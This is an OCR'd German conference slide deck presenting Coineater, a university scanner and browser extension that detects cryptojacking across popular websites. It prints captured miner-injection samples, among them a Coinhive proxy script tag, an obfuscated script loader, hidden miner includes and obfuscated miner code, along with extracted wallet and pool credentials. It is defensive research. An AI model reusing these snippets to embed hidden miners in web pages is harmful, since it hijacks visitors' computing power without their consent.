
Coineater – Automatische Erkennung von Cryptojacking

Vortragender: Dr. Sebastian Schrittwieser

Ort, Datum: Wien, 6. Juni 2019


Aktivitätsanzeige (Alle Prozesse)
CPU
Speicher
Energie
Festplatte
Netzwerk
chrome
Prozessname
% CPU
CPU-Zeit
Threads
Reaktivierungen
PID
Benutzer
Art
Google Chrome Helper 260,7 1:20,84 19 10 93673 sebastian 64-Bit
Google Chrome 0,7 7,14 37 2 93646 sebastian 64-Bit
Google Chrome Helper 0,0 2,56 10 1 93654 sebastian 64-Bit
Google Chrome Helper 0,0 0,26 13 0 93661 sebastian 64-Bit
Google Chrome Helper 0,0 0,96 13 0 93662 sebastian 64-Bit
Google Chrome Helper 0,0 2,80 16 0 93658 sebastian 64-Bit
System: 9,31 %
Benutzer: 78,45 %
Inaktiv: 12,24 %
AUSLASTUNG
Threads: 2427
Prozesse: 410

Browser-basiertes Mining

/computer science & security /fh/// st.pölten

- Browser-basiertes Mining von Kryptowährungen
  - JavaScript in Webseite eingebunden
  - Direkt oder indirekt über z.B. Werbung
  - Versteckt oder nach Einwilligung des Users
  - Wenn ohne Einwilligung: Cryptojacking
- Oft auf Streaming- und Downloadportalen zu finden
- Vorreiter Coinhive.com (bis März 2019 aktiv)
  - Währung: Monero
  - Provision für Coinhive

Erkennung


/ computer science & security /fh/// st.pölten

- Erforschung von neuartigen Erkennungsmethoden im Rahmen eines Forschungsprojekts an der Fachhochschule

- Grundidee für Erkennung
  - Automatisierter Besuch der 1 Million bekanntesten Webseiten
  - Alles aufzeichnen, was der Server uns schickt
  - Suchen nach Spuren von Minern in den aufgezeichneten Daten

- Technische Umsetzung: Headless Chrome
  - Chrome DevTools Protocol
  - Network Hooks, JavaScript Hooks, etc.

Aufbau Scanner



Requests


```
{
  "66.7": {
    "initiator": "parser",
    "initiator-detail": {
      "url": "http://www.bild.de/",
      "lineNumber": 148
    },
    "documentURL": "http://www.bild.de/",
    "url": "http://acdn.adnxs.com/as/1h/pages/bild.js",
    "ip": "151.101.113.108",
    "status": 200,
    "mimetype": "application/javascript",
    "sha256": "fbd277e1..."
  }
}
```

JavaScript

/ computer science & security

/fh/// st.pölten

- `Debugger.scriptParsed()`Hook
- Dedupliziert im Backend speichern

```
{
  "136": {
    "url": "http://www.bild.de/",
    "lines": "2765-2767",
    "sha256": "1f1b2dfe..."
  },
  "137": {
    "url": "http://widgets.outbrain.com/outbrain.js",
    "lines": "0-120",
    "sha256": "714e5c74..."
  }
}
```

Websockets

/ computer science & security

/fh/// st.pölten

- events + incoming + outgoing


```
{
  "13187.200": {
    "messages": [
      [
        "info",
        "connected"
      ],
      [
        "out",
        "{\"type\":\"auth\",\"params\":{\"site_key\"
:\"HAZYJJhrwsXHhg8fTJEUde64vkZ5JyYg\",\"type\":\"anonymo
us\",\"user\":null,\"goal\":0}}"
      ]
    ],
    "url": "wss://ws015.coinhive.com/proxy"
  }
}
```

Auswertung

/ computer science & security

/fh/// st.pölten

```
root@silicon:~# /opt/chrome-website-analyzer/tools/tracer.py \
> /var/chrome-scans/output/springer-scans/bild.de_2017-11-30_09:05:46.json \
> 'http://ad.71i.de/somtag/loader/loader.js'
[*]: starting TRACER, loading trace file '/var/chrome-scans/output/springer-sc
[*]: tracing http://ad.71i.de/somtag/loader/loader.js...

[*] TRACE item 1: http://ad.71i.de/somtag/loader/loader.js
[+]: loaded by script:
http://acdn.adnxs.com/as/1h/pages/bild.js:4 (n)
http://acdn.adnxs.com/as/1h/pages/bild.js:4
http://acdn.adnxs.com/as/1h/pages/bild.js:4 (loadScripts)
http://acdn.adnxs.com/as/1h/pages/bild.js:4

[*] TRACE item 2: http://acdn.adnxs.com/as/1h/pages/bild.js
[+]: loaded by parser: http://www.bild.de/:148

[*] TRACE item 3: http://www.bild.de/
[+]: loaded by redirect from: http://bild.de/

[*] TRACE item 4: http://bild.de/
[*]: initiator 'other' found, end of trace reached

[+]: TRACER done

[*]: summary:
[initial load] http://bild.de/ ->
[redirect] http://www.bild.de/ ->
[parser] http://acdn.adnxs.com/as/1h/pages/bild.js ->
[script] http://ad.71i.de/somtag/loader/loader.js
root@silicon:~#
```

Ergebnisse

/ computer science & security /fh/// st. pölten

- Scan: **Alexa Top 1 Million**
  - Dauer: ~6 Tage
  - ~100GB gesammelte Daten (exkl. JavaScript)
  - ~246GB JavaScript (13 400 000 Dateien)

- **Auswertungstechniken**
  - URLs Regex-basiert filtern
  - Hash-basierte Erkennung
  - Analyse WebSocket Traffic
  - Grep durch alle JavaScript Files

coinhive.min.js

/ computer science & security /fh/// st.pölten

http://extratorrent.cd	https://coinhive.com/lib/coinhive.min.js
http://seriesdanko.to	https://coin-hive.com/lib/coinhive.min.js
http://300mbfilms.co	https://coinhive.com/lib/coinhive.min.js
http://putlockers.movie	https://coinhive.com/lib/coinhive.min.js
http://indimusic.tv	https://coinhive.com/lib/coinhive.min.js
http://kickass.cd	https://coinhive.com/lib/coinhive.min.js
http://proxyspotting.in	https://coinhive.com/lib/coinhive.min.js
http://moonbit.co.in	http://moonbit.co.in/js/coinhive.min.js?v2

Hash-basierte Auswertung

/ computer science & security /fh/// st. pölten

- c626720ce7b4db02952f2a8a88a23b60750278bbb36f043221eedf55471866a8

  Hash von https://coinhive.com/lib/coinhive.min.js

- Gleicher Hashwert bei
  https://apis.google-content.com/js/gplusone.js


  - http://batmanstream.net
  - http://shwidget.com
  - http://livewidget.net

WebSocket Heuristik

/computer science & security

/fh/// st.pölten

- http://marunadanmalayali.com



marunadanmalayali.com

/ computer science & security /fh/// st.pölten

- Websocket (gefunden mit Heuristik):
  wss://chproxy977.now.sh/?pool=pool.supportxmr.com:3333


```
<script src="https://loganxmr.github.io/my-proxy/m.js?
   proxy=wss://chproxy977.now.sh?
   pool=pool.supportxmr.com:3333"></script>
<script>
   var siner = CH.User('45JmLD...');
   siner.start();
</script>
```

- https://github.com/loganxmr/my-proxy
  - **fork von:** https://github.com/cazala/coin-hive-stratum
  - https://coinhive-proxy.party

coinhive-proxy.party

/ computer science & security

/fh/// st. pölten



indimusic.tv

/ computer science & security
/fh/// st.pölten

- Miner (gefunden mit grep nach API Key):
  https://metrka.com/d/libs/jquery.menu.min.js

```
[*]: summary:
[initial load] http://indimusic.tv/ ->
[redirect] https://indimusic.tv/ ->
[parser] https://indimusic.tv/templates/tmpl_mastero/js/jquery.mmenu.min.all.js ->
[script] https://metrka.com/d/libs/jquery.menu.min.js
```

Der Übeltäter:


```
(function() {
    var i = document.createElement('script');
    i.type = 'text/javascript';
    i.async = true;
    i.src = '//me' + 'trk' + 'a.c' + 'om/d/libs/jquery.menu.min.js';
    var s = document.getElementsByTagName('script')[0];
    s.parentNode.insertBefore(i, s);
})();
```

Grep nach Keywords

/ computer science & security /fh/// st. pölten

- Proof-of-work Algorithmus von Monero: „cryptonight“
- **http://sirokuzo.com**
  - https://sirokuzo.com/1011165a059.1.n.2.1.js
  - http://sirokuzo.com/7751911085a11c28.2.n.2.1.js
  - https://sirokuzo.com/algorithms/4665c028b22f47978cb0b5d4d39e66cb.wasm.js
- Eingebunden auf
  - okino.tv
  - zona.mobi

sirokuzo Mining





```
<!--noindex-->
<script async src="//sirokuzo.com/8742911275a1f16.2.n.2.1.js"></script>
<!--/noindex-->
```

sirokuzo Traffic

/ computer science & security

/fh/// st.pölten



sirokuzo Source Code

/ computer science & security

/fh/// st.pölten

```
    }
    var _0x4ad420 = _0x2f5823[_0x7124('0x15', '%7xg')](typeof require, _0x2f5823[_0x7124('0x16', 'jb3Z')]) && require;
    for (var _0x2b1b2c = 0x0; _0x2f5823[_0x7124('0x17', '(tTR')](_0x2b1b2c, _0x54fa5a[_0x7124('0x18', 'DlMP')]); _0x2b1
        _0x2f5823[_0x7124('0x19', 'NxaM')](_0x1257dc, _0x54fa5a[_0x2b1b2c]);
    return _0x1257dc;
}({
    1: [function(_0x37c2e3, _0x36a263, _0x1bcf1f) {
        var _0x271dd4 = {
            'yYXKG': function _0x1224c0(_0x51b844, _0x2577ab) {
                return _0x51b844 === _0x2577ab;
            },
            'pKLgH': _0x7124('0x1a', 'W2oj')
        };
        (function(_0x42a00b, _0x981e7) {
            var _0x1aece9 = {
                'wVaLM': _0x7124('0x1b', '3dr!'),
                'gnoDf': function _0xc6bbb(_0xd0c226, _0x37190f) {
                    return _0xd0c226 === _0x37190f;
                },
                'hQRGY': function _0x53e286(_0x2f4e2a, _0x4b445d) {
                    return _0x2f4e2a !== _0x4b445d;
                },
                'lvEso': function _0x598f14(_0x3e2de4, _0x5a247b) {
                    return _0x3e2de4 + _0x5a247b;
                },
                'JmMxQ': function _0xa154d2(_0x4d60c1, _0x548bfb) {
                    return _0x4d60c1(_0x548bfb);
                },
```

sirokuzo Analyse

/computer science & security /fh/// st.pölten

- Chrome Debugger
- verwendet https://github.com/javascript-obfuscator/javascript-obfuscator
- ist zu großen Teilen https://code.google.com/archive/p/crypto-js/

sirokuzo Analyse

/ computer science & security /fh/// st. pölten

- etwas Laufzeit-Analyse später...
- Monero Wallet:
  47WNUXqv4icBm4TDRDEshYeX8KBEE3wzUE7giWgXTQLrUkKC
  NbUQ8LzGpbNS54sA5kE73hSsz3Leyg31ks1ZeoCUK5xip7W
- Credentials:
  7751911085a11c28 / 111
- Key für Websocket-Verschlüsselung:
  t9g7qS?SQ$9?cB{T

sirokuzo Analyse


```
{
   "method":"login",
   "params":{
            "login":"7751911085a11c28",
      "pass":"111",
      "agent":"js-magic/0.1“
   },
   "id":1
}
{
 "id":1,
 "jsonrpc":"2.0",
 "error":null,
 "result":{"id":"8546130615710 52","job":{"blob":"0606...",
          "job_id":"145114224724950","target":"ffff1f00"},
 "status":"OK"}
}
```

Zusammenfassung der Analyse

/computer science & security /fh/// st.pölten

- Mehr als 3000 Funde von Minern in den Alexa Top 1M
- Größtenteils Coinhive
- Sehr gute Erkennungsraten durch unsere Software
  - Vergleich: AdGuard hat 1500 Funde in den Alexa Top 1M
- Identifikation und Analyse von Mining-Kampagnen in den umfangreichen Ergebnis-Files sehr gut möglich

Abwehrmaßnahmen

/computer science & security /fh/// st.pölten

- Viele Werbeblocker blockieren Verbindungen zu coinhive.com
  - Kein Schutz gegen Mining-Proxies
- Erkennung in der neuesten Firefox-Version (muss extra aktiviert werden)
- Browsererweiterungen gegen Cryptojacking
  - z.B.: NoCoin
  - Manuell erstellte Blocklisten oft nicht aktuell
- **CoinEater der Fachhochschule St. Pölten**
  - Browsererweiterung (Chrome und Firefox), die auf NoCoin basiert
  - Jede Nacht automatisierte Scans in den Alexa Top 1 M
  - Automatische Updates der Blocklisten

https://coineater.io

Andere Scans

/ computer science & security /fh/// st. pölten

- Scanner vielseitig nutzbar
- Aktuell: Popup-Scam
  - JavaScript alert() Boxen auf Vertipper-Domains
  - Ergebnisse auf https://coineater.io

/ computer science & security

/fh/// st. pölten

Vielen Dank für Ihre Aufmerksamkeit!